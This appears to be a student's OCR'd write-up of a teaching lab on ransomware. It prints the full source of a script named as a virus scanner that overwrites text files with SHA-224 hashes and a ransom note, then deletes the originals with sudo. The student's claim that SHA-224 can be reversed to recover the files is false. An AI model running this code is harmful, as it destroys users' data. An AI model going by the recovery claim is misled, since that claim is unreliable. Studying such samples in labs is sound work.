
GENI Short Lab: Ransomware


By Marco Lin

2019/11/20

1. **Log into the machine**




2. **Find all the files by using the proper directory listing commands and view those files.**



3. **Run the file scan_directories.py to scan your machine for viruses by using the following command:**

4. **Open the text files again, after the scan_directories.py has been executed.**




5. **What do you think happened? Can you convert the files back to their original form?**

After we run the scan_directories.py, the program encrypts the text files on my terminal. It depends on situation. If we know the way of encryption, that maybe have chance to covert the files back to their original form. In this case, we know the program uses sha224, we can reverse the process top recovery it.

6. **Open the file scan_directories.py with your favorite text editor. What do you think this code is doing?**

The code is reading each line in each file and encrypting the files.



```
import os
import hashlib

os.system("ls -al >> list.txt")

ls_file = open("list.txt", "r")

for file_line in ls_file:
        if ".txt" in file_line:
                while " " in file_line:
                        file_line = file_line[file_line.index(" ") + 1:]
                filename = file_line[:file_line.index("\n")]

                f = open(filename, "r")
                f2 = open(filename + "2", "w")

                os.system("echo \"     )                                                  )                                  \" >> hack.txt")
                os.system("echo \"  ( /(           (                    (                ( /(                 )        (     \" >> hack.txt;")
                os.system("echo \"  )\())       (  )\  )      (    ( )\    (    (          )\())    )       ( /(    (   )\ )  \" >> hack.txt;")
                os.system("echo \" ((_)\  (    ))\((_)/((     ))\   )((_)  ))\  ))\  (      ((_)\   ( /(   (   )\())  ))\ (()/(  \" >> hack.txt;")
                os.system("echo \"__ ((_) )\  /((_)  (_))\  /((_) ((_)_  /((_)/((_) )\ )    _((_) )(_))  )\ ((_)\  /((_) ((_)) \" >> hack.txt;")
                os.system("echo \"\ \ / /((_)(_))(   _)((_)(_))     | _ )(_)) (_))  _(_/(  | || |((_)_  ((_)| |(_)(_))   _| |  \" >> hack.txt;")
                os.system("echo \" \ V // _ \| || |  \ V / / -_)    | _ \/ -_)/ -_)| ' \)) | __ |/ _\ |/ _| | / / / -_)/ _\ |  \" >> hack.txt;")
                os.system("echo \"  |_| \___/ \_,_|   \_/  \___|    |___/\___|\___||_||_|  |_||_|\__._|\__| |_\_\ \___|\__._|  \" >> hack.txt;")
                os.system("echo \"                                                                                             \" >> hack.txt;")

                f3 = open("hack.txt", "r")

                for line in f3:
                        f2.write(line)

                f2.write("Your files have been taken ransom! Make a wire transfer of $1000 to 0123456789012 via 123456789 in order to regain ac
cess to your files.\n\n")

                for line in f:
                        if not line is "\n" and not line is "":
                                f2.write(hashlib.sha224(line).hexdigest() + "\n")

                f.close()
                f2.close()
                f3.close()

                os.system("sudo rm hack.txt")
                os.system("sudo mv " + filename + "2 " + filename)

os.system("sudo rm list.txt")
                                                                                                                6,1           All
```

7. **Should you run a file that someone sent you on an email, even if this looks like a file sent by your manager/instructor/ someone you know? Why?**

No, this is because the email may contain this malicious code, and after I run the file, my device may get attack.